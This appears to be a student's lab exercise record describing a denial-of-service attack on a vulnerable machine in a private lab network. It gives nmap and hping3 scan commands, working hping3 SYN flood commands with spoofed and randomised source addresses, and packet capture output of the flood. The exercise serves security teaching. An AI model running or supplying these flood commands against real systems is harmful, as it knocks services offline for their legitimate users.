
| | |
|---|---|
| **Ex. No. 9** | **Denial of Service Attack** |
| **Date of Exercise** | 1/11/23 |

**Aim:**

The objective of this experiment is to perform Denial of Service Attack on a victim


**Description:**

In computing, a denial-of-service attack (DoS attack) is a cyber-attack in which the perpetrator seeks to make a machine or network resource unavailable to its intended users by temporarily or indefinitely disrupting services of a host connected to the Internet. Denial of service is typically accomplished by flooding the targeted machine or resource with superfluous requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled.




**Program:**

Step 1. Start nmap and specify the target address




```
└─$ nmap 192.168.56.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-25 21:56 IST
Nmap scan report for 192.168.56.101
Host is up (0.011s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
```

Step 2. Use hping3 to scan the ports and other details




```
└─$ sudo hping3 --scan 1-65535 192.168.56.101
[sudo] password for prem:
Scanning 192.168.56.101 (192.168.56.101), port 1-65535
65535 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
All replies received. Done.
Not responding ports:
```

Step 3. Set your IP address and the target IP address




```
└─$ sudo hping3 -S 192.168.56.103 -a 192.168.56.101 -p 135 --flood
HPING 192.168.56.103 (eth0 192.168.56.103): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.56.103 hping statistic ---
8165050 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Step 4. Check the hping statistics and the packets transmitted



```
└─$ sudo hping3 -c 100000 -d 100000 -S -p 135 --flood --rand-source 192.168.56.1
01
HPING 192.168.56.101 (eth0 192.168.56.101): S set, 40 headers + 34464 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.56.101 hping statistic ---
36578 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

**Output:**



```
No.      Time           Source          Destination     Protocol  Length Info
  8114… 29.141312890  23.1.57.165     192.168.56.101  IPv4      1514 Fragmented IP
  8114… 29.141313674  12.172.131.122  192.168.56.101  IPv4      1514 Fragmented IP
  8114… 29.141314443  23.1.57.165     192.168.56.101  IPv4      1514 Fragmented IP
  8114… 29.141315175  12.172.131.122  192.168.56.101  IPv4      1514 Fragmented IP
  8114… 29.141315928  23.1.57.165     192.168.56.101  IPv4      1514 Fragmented IP
  8114… 29.141316784  12.172.131.122  192.168.56.101  IPv4      1514 Fragmented IP
  8114… 29.141317451  23.1.57.165     192.168.56.101  IPv4      1514 Fragmented IP
  8114… 29.141318144  12.172.131.122  192.168.56.101  TCP        478 38103 → 135 [
  8114… 29.141318710  23.1.57.165     192.168.56.101  IPv4      1514 Fragmented IP
  8114… 29.141319512  23.1.57.165     192.168.56.101  IPv4      1514 Fragmented IP

› Frame 1: 42 bytes on wire (336 bits), 42 byt   0000  ff ff ff ff ff ff 08 00  27 91 dd b0 08
› Ethernet II, Src: PcsCompu_91:dd:b0 (08:00:2   0010  08 00 06 04 00 01 08 00  27 91 dd b0 0a
› Address Resolution Protocol (request)          0020  00 00 00 00 00 00 0a 00  02 02

eth0: <live capture in progress>   Packets: 811469 · Displayed: 811469 (100.0%)   Profile: Default
```

**Result:**

Denial of Service Attack on a vulnerable machine was executed successfully using hping.